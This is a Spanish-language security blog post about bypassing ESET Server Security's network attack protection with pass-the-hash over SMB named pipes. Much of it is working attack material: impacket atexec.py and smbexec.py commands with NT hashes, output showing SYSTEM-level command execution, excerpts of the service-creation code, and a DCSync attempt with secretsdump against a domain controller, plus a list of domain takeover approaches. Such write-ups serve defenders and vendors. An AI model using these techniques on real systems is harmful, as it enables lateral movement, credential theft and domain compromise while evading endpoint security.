

INSEGURO EN LÍNEA

Ataque Pass-the-Hash sobre canalizaciones con nombre contra ESET Server Security

Introducción

El ataque Pass-the-hash es parte del Movimiento Lateral como todos lo conocen. Puede ser una técnica crucial para comprometer el entorno del dominio. Suponga que obtuvo el hash NT del usuario con privilegios de administrador local incorporado y detectó que este hash NT autentica otros servidores debido a que el usuario víctima utilizó la misma contraseña en diferentes servidores. En otro escenario, comprometió el hash de NT de un usuario que tiene un alto privilegio en Active Directory. El siguiente paso debería tener acceso inicial. Este artículo se centra en el uso del hash de NT para ejecutar comandos correctamente en el servidor de destino, que incluye ESET Server Security y File Security, incluso si la configuración de inspección de paquetes restringe la comunicación con algunos servicios. Todos los escenarios se llevan a cabo para Windows Server 2012 R2, que ejecuta el producto ESET Server / File Security. Tenga en cuenta que estas técnicas generarán muchos registros de eventos.



Eset released a few updates that product renaming from ESET File Security for Microsoft Windows Server to ESET Server Security for Microsoft Windows Server with version 8.012003.0.

Una de las funciones de ESET Server Security es la protección contra ataques a la red. Describen esta protección como "ESET Network Attack Protection mejora la detección de vulnerabilidades conocidas


en el nivel de la red ". Esta característica hace que el producto Server Security sea diferente a los sistemas antivirus tradicionales. Hay algunas opciones avanzadas para evitar el movimiento lateral mediante la inspección de paquetes y las funciones de detección de intrusos. Por ejemplo; denegar la comunicación con el servicio del servidor, el servicio de registro remoto, LSA, etc. Sin embargo, la configuración de inspección de paquetes no maneja este problema correctamente. Algunos servicios se pueden utilizar para la comunicación sin recibir alertas y bloqueos por detección de intrusos.

“MS-RPC (Llamada a procedimiento remoto de Microsoft) es un protocolo que permite solicitar el servicio de un programa en otra computadora sin tener que comprender los detalles de la red de esa computadora. Se puede acceder a un servicio MS-RPC a través de diferentes protocolos de transporte, entre los que se encuentran:

- Una tubería SMB de red (los puertos de escucha son 139 y 445)
- TCP simple o UDP simple (puerto de escucha establecido en la creación del servicio)
- Una tubería SMB local


Los servicios RPC sobre un transporte SMB, es decir, el puerto 445 / TCP, son accesibles a través de "canalizaciones con nombre" (a través del recurso compartido `IPC$`).”

La inspección de paquetes de Eset Server Security detecta paquetes TCP o UDP simples y los bloquea de acuerdo con la configuración de inspección de paquetes. Sin embargo, un usuario remoto aún puede establecer una conexión a servicios restringidos a través de canalizaciones con nombre (`\pipe\atsvc` and `\pipe\svct1`). La ventaja de este método de conexión es el tráfico cifrado.



Ejecución de Comandos a través de ATSV

El usuario malintencionado que obtiene el hash NT del usuario administrador (RID 500) está restringido para la extracción remota de contraseñas y hash, la conexión de uso compartido del administrador y el ataque pass-the-hash aplicando las siguientes configuraciones que impiden el acceso a los servicios.



Por ejemplo, el script de Python `impacket wmiexe c` está bloqueado debido a un evento de "conexión a otro servicio RPC" (`wmiexec` necesita DCOM).

```
(root@kali) [~/tools/KALI/impacket-master/examples]
# python wmiexec.py -hashes 1D9AD8FA0B11025E64345666551ECB10:14A6731F6DC95FC621F6688ED528B2 Administrator@192.168.1.24
Impacket v0.9.22.dev1 - Copyright 2020 SecureAuth Corporation

[*] SMBv3.0 dialect used
[-] [Errno 104] Connection reset by peer
```

El espacio de nombres WMI predeterminado es `root/cimv2` y el WMI clásico usa DCOM para comunicarse con los dispositivos.

```
dcom = DCOMConnection(addr, self.__username, self.__password, self.__domain, self.__lmhash, self.__nthash,
                    self.__aesKey, oxidResolver=True, doKerberos=self.__doKerberos, kdcHost=self.__kdcHost)
try:
    iInterface = dcom.CoCreateInstanceEx(wmi.CLSID_WbemLevel1Login, wmi.IID_IWbemLevel1Login)
    iwbemLevel1Login = wmi.IWbemLevel1Login(iInterface)
    iwbemServices = iwbemLevel1Login.NTLMLogin('///.root/cimv2', NULL, NULL)
    iwbemLevel1Login.RemRelease()

    win32Process, _ = iwbemServices.GetObject('Win32_Process')
```

Cuando el script `wmiexec` realiza una solicitud de conexión DCOM, Eset Server Security detecta y bloquea los paquetes. (Se captura el paquete DCERPC)

21	0.041465192	192.168.1.116	192.168.1.24	DCERPC	178	Bind: call_id: 1, Fragment: Single, 1 context items: ISystemActivator V0.0 (32bit
22	0.042306128	192.168.1.24	192.168.1.116	TCP	60	135 → 44706 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
23	0.044254218	192.168.1.116	192.168.1.24	SMB2	190	Encrypted SMB3
24	0.044848466	192.168.1.24	192.168.1.116	SMB2	198	Encrypted SMB3
25	0.044878987	192.168.1.116	192.168.1.24	TCP	66	50032 → 445 [ACK] Seq=932 Ack=905 Win=64128 Len=0 TSval=2899523339 TSecr=1207948
26	0.063751085	192.168.1.116	192.168.1.24	TCP	66	50032 → 445 [FIN, ACK] Seq=932 Ack=905 Win=64128 Len=0 TSval=2899523358 TSecr=1207948
27	0.064252836	192.168.1.24	192.168.1.116	TCP	66	445 → 50032 [ACK] Seq=905 Ack=933 Win=65536 Len=0 TSval=1207950 TSecr=2899523358
28	0.064389252	192.168.1.24	192.168.1.116	TCP	60	445 → 50032 [RST, ACK] Seq=905 Ack=933 Win=0 Len=0
29	5.099923118	VMware_a8:97:b5	VMware_5b:34:1e	ARP	42	Who has 192.168.1.24? Tell 192.168.1.116
30	5.100411048	VMware_5b:34:1e	VMware_a8:97:b5	ARP	60	192.168.1.24 is at 00:0c:29:5b:34:1e

Transmission Control Protocol, Src Port: 44706, Dst Port: 135, Seq: 1, Ack: 1, Len: 112
Distributed Computing Environment / Remote Procedure Call (DCE/RPC) Bind, Fragment: Single, FragLen: 112, Call: 1
Version: 5

Log files

Network protection (1)

Time	Event	Action	Source	Target	Protocol	Rule/worm name	Application	SHA1
7/29/2021 3:50:22 PM	Connection to other RPC service	Blocked	192.168.1.116:44706	192.168.1.24:135	TCP		C:\Windows\System32\svchost.exe	70523...

Como otro ejemplo, `pth-winexe` falla debido a que no se puede conectar a la tubería `\svcctl`. (Canal con nombre: `\pipe\svcctl`, Descripción: Administrador de control de servicios y servicios del servidor, que se utilizan para iniciar y detener servicios y ejecutar comandos de forma remota).

```
(root@kali) [~/tools/KALI/impacket-master/examples]
# pth-winexe -U Administrator% //192.168.1.253 cmd
E_md4hash wrapper called.
HASH PASS: Substituting user supplied NTLM HASH...
Failed to bind to uuid 367abb81-9844-35f1-ad32-98f038001003 for ncacn_np:192.168.1.253[\pipe\svcctl,abstract
_syntax=367abb81-9844-35f1-ad32-98f038001003/0x00000002] NT_STATUS_CONNECTION_DISCONNECTED
ERROR: Cannot connect to svcctl pipe. NT_STATUS_CONNECTION_DISCONNECTED.
```

Log files

Network protection (5)

Time	Event	Action	Source	Target	Protocol
7/24/2021 11:32:43 AM	Connection to SCM RPC service	Blocked	192.168.1.253:50420	192.168.1.253:445	TCP

Sin embargo, un usuario remoto puede eludir estas restricciones para ejecutar comandos con privilegios de SISTEMA en el servidor de destino a través del Task Scheduler service con el script `impacket atexec` python y el hash NT del usuario que tiene privilegios de administrador local (RID 500).

```
(root@kali) [~/tools/KALI/impacket-master/examples]
# python atexec.py -hashes 1D9AD8FA0B11025EAC55A0999F8732D8:CC01805057F9B4624FEA6A6B7CE5C545 Administrator@192.168.1.253 ipconfig
Impacket v0.9.22.dev1 - Copyright 2020 SecureAuth Corporation

[!] This will work ONLY on Windows ≥ Vista
[*] Creating task \zuBmkPef
[*] Running task \zuBmkPef
[*] Deleting task \zuBmkPef
[*] Attempting to read ADMIN$\Temp\zuBmkPef.tmp
[*] Attempting to read ADMIN$\Temp\zuBmkPef.tmp

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . :
    Link-local IPv6 Address . . . . . : fe80::8856:88d0:efa5:6f5e%12
    IPv4 Address. . . . . : 192.168.1.253
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.1.1

Tunnel adapter isatap.{A98F07A2-A818-4A79-B54A-0EAA711B4BCA}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :
```

```
(root@kali) [~/tools/KALI/impacket-master/examples]
# python atexec.py -hashes 1D9AD8FA0B11025EAC55A0999F8732D8:CC01805057F9B4624FEA6A6B7CE5C545 Administrator@192.168.1.253 whoami
Impacket v0.9.22.dev1 - Copyright 2020 SecureAuth Corporation

[!] This will work ONLY on Windows ≥ Vista
[*] Creating task \gYHuOGiF
[*] Running task \gYHuOGiF
[*] Deleting task \gYHuOGiF
[*] Attempting to read ADMIN$\Temp\gYHuOGiF.tmp
[*] Attempting to read ADMIN$\Temp\gYHuOGiF.tmp
nt authority\system
```

The screenshot shows the ESET Server Security interface for Microsoft Windows Server. The left sidebar includes options like MONITORING, LOG FILES, SCAN, UPDATE, SETUP, TOOLS, and HELP AND SUPPORT. The main area displays 'Help and support' with links for Help, Technical Support, Support Tools, and Product and License Information. The license information shows a trial version (3AN-64U-A54) valid until 8/23/2021. In the bottom right, a PowerShell terminal window titled 'Administrator: Windows PowerShell' shows the output of the 'ipconfig' command, matching the network configuration shown in the first screenshot.

```
(root@kali) ~/tools/KALI/impacket-master/examples
# python atexec.py -hashes AEBD4DE384C7EC43AAD3B435B51404EE:7A21990FCD3D759941E45C490F143D5F Administrator@192.168.1.253
whoami
Impacket v0.9.22.dev1 - Copyright 2020 SecureAuth Corporation

[!] This will work ONLY on Windows ≥ Vista
[*] Creating task \poyTxZdr
[*] Running task \poyTxZdr
[*] Deleting task \poyTxZdr
[*] Attempting to read ADMIN$\Temp\poyTxZdr.tmp
[*] Attempting to read ADMIN$\Temp\poyTxZdr.tmp
nt authority\system
```

El servicio Microsoft AT-Scheduler se describe a continuación:

“Este es un protocolo basado en DCE / RPC utilizado por los hosts CIFS para acceder / controlar el servicio AT-Scheduler a través de una red. Este disector se describe mediante un archivo IDL y el compilador Pidl lo genera automáticamente.

Dependencias de protocolo; DCE / RPC: este protocolo se implementa en la parte superior del transporte DCE / RPC. A este protocolo se accede a menudo desde la tubería con nombre \ PIPE \ atsvc en IPC \$ pero también se puede acceder a través de un puerto TCP asignado dinámicamente. El acceso a este servicio usando TCP como transporte requiere el soporte del servicio EPM Endpoint Mapper”. 5 El atexec.py realiza una conexión a través de la tubería \ pipe \ atsvc. (RPC sobre comunicación SMB)

El atexec.py realiza una conexión a través de la tubería \pipe\atsvc. (Comunicación RPC sobre SMB)

```
def play(self, addr):
    stringbinding = r'ncacn_np:%s[\pipe\atsvc]' % addr
    rpctransport = transport.DCERPCTransportFactory(stringbinding)
```

La siguiente captura de pantalla muestra los pasos de comunicación RPC over SMB después de que se ejecutó el script de Python:

- 1- Establezca una conexión TCP en el puerto TCP 445.
- 2- Negociar solicitud / respuesta de dialecto.
- 3- Solicitud / respuesta de configuración de sesión para establecer la sesión SMB .

TCP	74	50028 → 445	[SYN]	Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2898464318 TSe...
TCP	74	445 → 50028	[SYN, ACK]	Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1 TSV...
TCP	66	50028 → 445	[ACK]	Seq=1 Ack=1 Win=64256 Len=0 TSval=2898464319 TSecr=1102046
SMB	139		Negotiate Protocol Request	
SMB2	240		Negotiate Protocol Response	
TCP	66	50028 → 445	[ACK]	Seq=74 Ack=175 Win=64128 Len=0 TSval=2898464330 TSecr=1102047
SMB2	176		Negotiate Protocol Request	
SMB2	240		Negotiate Protocol Response	
TCP	66	50028 → 445	[ACK]	Seq=184 Ack=349 Win=64128 Len=0 TSval=2898464379 TSecr=1102052
SMB2	224		Session Setup Request, NTLMSSP_NEGOTIATE	
SMB2	413		Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE	
TCP	66	50028 → 445	[ACK]	Seq=342 Ack=696 Win=64128 Len=0 TSval=2898464386 TSecr=1102053
SMB2	532		Session Setup Request, NTLMSSP_AUTH, User: \Administrator	
SMB2	151		Session Setup Response	
TCP	66	50028 → 445	[ACK]	Seq=808 Ack=781 Win=64128 Len=0 TSval=2898464395 TSecr=1102054
SMB2	232		Encrypted SMB3	
SMB2	202		Encrypted SMB3	

10:19:...	svchost.exe	928	RegCloseKey	HKCU\Control Panel\International
10:19:...	svchost.exe	928	CreateFile	C:\Windows\System32\Tasks\RZSJkGsT
10:19:...	svchost.exe	928	QueryAttributeTagFile	C:\Windows\System32\Tasks\RZSJkGsT
10:19:...	svchost.exe	928	SetDispositionInformationFile	C:\Windows\System32\Tasks\RZSJkGsT
10:19:...	svchost.exe	928	CloseFile	C:\Windows\System32\Tasks\RZSJkGsT
10:19:...	svchost.exe	928	RegOpenKey	HKLM
10:19:...	svchost.exe	928	RegQueryKey	HKLM
10:19:...	svchost.exe	928	RegOpenKey	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\RZSJkGsT
10:19:...	svchost.exe	928	RegCloseKey	HKLM
10:19:...	svchost.exe	928	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\RZSJkGsT\ld
10:19:...	svchost.exe	928	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\RZSJkGsT\Index
10:19:...	svchost.exe	928	RegCloseKey	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\RZSJkGsT
10:19:...	svchost.exe	928	RegOpenKey	HKLM
10:19:...	svchost.exe	928	RegQueryKey	HKLM

En el lado del servidor de destino;

- 1- El archivo de tareas se crea en Windows\System32\Tasks y se crea la clave de registro.
- 2- Se crea un archivo .tmp que incluye la salida de la tarea mientras la tarea está en ejecución.
- 3- Luego se elimina el archivo de tareas que se encuentra en el directorio Windows\System32\Tasks y se cierra la clave de registro.
- 4- El archivo de salida (ADMIN\$\Temp\{random_value}.tmp) se imprime en el terminal a través de smbConnection.
- 5- Se elimina el archivo de salida (archivo .tmp)

```

logging.info('Deleting task \\%s' % tmpName)
tsch.hSchRpcDelete(dce, '\\%s' % tmpName)
taskCreated = False
except tsch.DCERPCSessionError as e:
    logging.error(e)
    e.get_packet().dump()
finally:
    if taskCreated is True:
        tsch.hSchRpcDelete(dce, '\\%s' % tmpName)

```



```

while True:
    try:
        logging.info('Attempting to read ADMIN$\\Temp\\%s' % tmpFileName)
        smbConnection.getFile('ADMIN$', 'Temp\\%s' % tmpFileName, output_callback)
        break
    except Exception as e:
        if str(e).find('SHARING') > 0:
            time.sleep(3)
        elif str(e).find('STATUS_OBJECT_NAME_NOT_FOUND') >= 0:
            if waitOnce is True:
                # We're giving it the chance to flush the file before giving up
                time.sleep(3)
                waitOnce = False
            else:
                raise
        else:
            raise
logging.debug('Deleting file ADMIN$\\Temp\\%s' % tmpFileName)
smbConnection.deleteFile('ADMIN$', 'Temp\\%s' % tmpFileName)

dce.disconnect()

```

Además, podemos ejecutar comandos que incluyan espacios de acuerdo con el siguiente bloque de código:

```

def cmd_split(cmdline):
    cmdline = cmdline.split(" ", 1)
    cmd = cmdline[0]
    args = cmdline[1] if len(cmdline) > 1 else ''

    return [cmd, args]

```

A continuación, se explica esto básicamente; las palabras escritas después del primer espacio se definen como un argumento.

```

command = "net user test1 /domain"

cmdline = command.split(" ",1)
cmd = cmdline[0]
args = cmdline[1] if len(cmdline) > 1 else ''

print("command: " + cmd + "\nargument: " +args)

```

```

command: net
argument: user test1 /domain

```

```
(root@kali) ~/tools/KALI/impacket-master/examples
└─$ python atexec.py -hashes 44EFCE164AB921CAAAD3B435B51404EE:32ED87BDB5FDC5E9CBA8854737681804 Administrator@192.168.1.253 net user test1 /domain
Impacket v0.9.22.dev1 - Copyright 2020 SecureAuth Corporation

[!] This will work ONLY on Windows ≥ Vista
[*] Creating task \ezJafXGS
[*] Running task \ezJafXGS
[*] Deleting task \ezJafXGS
[*] Attempting to read ADMIN$\Temp\ezJafXGS.tmp
User name          test1
Full Name
Comment
User's comment
Country/region code      000 (System Default)
Account active           Yes
Account expires          Never

Password last set       7/24/2021 12:52:40 PM
Password expires        9/4/2021 12:52:40 PM
Password changeable     7/25/2021 12:52:40 PM
Password required       No
User may change password Yes

Workstations allowed    All
Logon script
User profile
Home directory
Last logon              Never

Logon hours allowed     All

Local Group Memberships
Global Group memberships *Domain Users
The command completed successfully.
```

Ejecución de Comandos a través de SVCCTL

El script `impacket smbexec python` ejecuta comandos en el objetivo cuando se completa el enlace de tubería con nombre `\svcctl`. (Canal con nombre: `\pipe\svcctl`, Descripción: Administrador de control de servicios y servicios de servidor, que se utilizan para iniciar y detener servicios y ejecutar comandos de forma remota).

```
def run(self, remoteName, remoteHost):
    stringbinding = r'ncacn_np:%s[\pipe\svcctl]' % remoteName
    logging.debug('StringBinding %s'%stringbinding)
    rpctransport = transport.DCERPCTransportFactory(stringbinding)
    rpctransport.set_dport(self.__port)
    rpctransport.setRemoteHost(remoteHost)
    if hasattr(rpctransport, 'set_credentials'):
        # This method exists only for selected protocol sequences.
        rpctransport.set_credentials(self.__username, self.__password, self.__domain, self.__lmhash,
                                    self.__nthash, self.__aesKey)
    rpctransport.set_kerberos(self.__doKerberos, self.__kdcHost)
```

Mencionamos anteriormente que `pth-winexe` es detectado por Eset Server Security mientras está conectando la tubería con nombre `\svcctl`. Curiosamente, `smbexec` también conecta `\svcctl`. Sin embargo, el agente de Eset no lo detecta. El tráfico SMB cifrado (entre la máquina atacante y el servidor) es una de las razones por las que la comunicación no se puede detectar con el servicio Service Control Manager. Desafortunadamente, este método eliminará muchos registros de eventos que aumentan la detectabilidad de los ataques.

TCP	66 37858 → 445 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3396406822 TSecr=60
SMB	139 Negotiate Protocol Request
SMB2	240 Negotiate Protocol Response
TCP	66 37858 → 445 [ACK] Seq=74 Ack=175 Win=64128 Len=0 TSval=3396406834 TSecr=60
SMB2	176 Negotiate Protocol Request
SMB2	240 Negotiate Protocol Response
TCP	66 37858 → 445 [ACK] Seq=184 Ack=349 Win=64128 Len=0 TSval=3396406863 TSecr=60
SMB2	224 Session Setup Request, NTLMSSP_NEGOTIATE
SMB2	413 Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP
TCP	66 37858 → 445 [ACK] Seq=342 Ack=696 Win=64128 Len=0 TSval=3396406867 TSecr=60
SMB2	532 Session Setup Request, NTLMSSP_AUTH, User: \Administrator
SMB2	151 Session Setup Response
TCP	66 37858 → 445 [ACK] Seq=808 Ack=781 Win=64128 Len=0 TSval=3396406882 TSecr=60
SMB2	236 Encrypted SMB3

```
(root@kali) [~/tools/KALI/impacket-master/examples]
# python smbexec.py -hashes 1D9AD8FA0B11025E64345666551ECB10:14A6731F6DC95FC9C621F6688ED528B2 Administrator@192.168.1.24
Impacket v0.9.22.dev1 - Copyright 2020 SecureAuth Corporation

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : home
    Link-local IPv6 Address . . . . . : fe80::9ce3:bb36:b04f:aade%12
    IPv4 Address. . . . . : 192.168.1.24
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.1.1

Tunnel adapter isatap.home:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : home

C:\Windows\system32>whoami
nt authority\system


C:\Windows\system32>_
```

El script crea el archivo `execute.bat` en el directorio `c:\Windows\Temp` y luego crea un servicio que tiene el mismo nombre que un comando ejecutado. El servicio se activa con la función `hRStartServiceW` en el módulo `scmr`.

```
285     resp = scmr.hRCreateServiceW(self.__scmr, self.__scHandle, self.__serviceName, self.__serviceName,
286                               lpBinaryPathName=command, dwStartType=scmr.SERVICE_DEMAND_START)
287     service = resp['lpServiceHandle']
288
289     try:
290         scmr.hRStartServiceW(self.__scmr, service)
291     except:
292         pass
293     scmr.hRDeleteService(self.__scmr, service)
294     scmr.hRCloseServiceHandle(self.__scmr, service)
295     self.get_output()
```

El comando ejecutado se repite en el archivo `\\127.0.0.1\C$_output`.

Por ejemplo, si escribimos `ipconfig/all` como comando:



En este caso, contrariamente a lo que se afirma, el atacante puede acceder al servicio Service Control Manager.

Enfoques de Ataque Contra el Controlador de Dominio

Bueno, discutimos que Eset Server Security está instalado en el sistema operativo Windows Server sin roles adicionales. Veamos de cerca lo que sucede si se orienta a Controlador de dominio. El objetivo principal es ejecutar un comando en el controlador de dominio sin que Eset Server Security lo bloquee.

Suponiendo que comprometió a un cliente o servidor que se había unido a Active Directory y volcó el valor hash NT del usuario administrador de dominio de LSASS. En este caso, tenemos algunos enfoques.

1. Intentando descifrar el valor hash de NT (complejidad de la contraseña dependiente)
2. Realización de un ataque DCSync para obtener el hash de la cuenta krbtgt para Golden Ticket

3. Conexión de Active Directory con el hash de usuario de NT con <https://github.com/passthetic/DCDumLupinar>

4. Ataque Pass-the-Hash

5. Ataque Overpass-The-Hash

Manejaremos los métodos de ataque pass-the-hash y DCSync en este documento.

Realización de un Ataque DCSync para Obtener el Hash de la Cuenta Krbtgt para Golden Ticket

Si intentamos obtener la lista de usuarios del dominio y sus hashes usando el script `secretsdump6` a través de MS-DRSR (Protocolo remoto del servicio de replicación de directorios), llame a `DRSGetNCChanges()`. Se detectará que la solicitud de enlace DCERPC al puerto TCP 135 (RPC) mediante la inspección de paquetes.

```
(root@kali) [~/tools/KALI/impacket-master/examples]
# secretsdump.py -just-dc-ntlm kandemir.local/metin@192.168.1.253 -hashes 44EFCE164AB921CAAAD3B435B51404EE:32ED87BDB5FDC5E9CBA88547376818D4
Impacket v0.9.22.dev1 - Copyright 2020 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
[-] [Errno 104] Connection reset by peer
[*] Something went wrong with the DRSUAPI approach. Try again with -use-vss parameter
[*] Cleaning up ...

57 1.112377577 192.168.1.106 192.168.1.253 TCP 74 33762 - 135 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=1880717121 TS
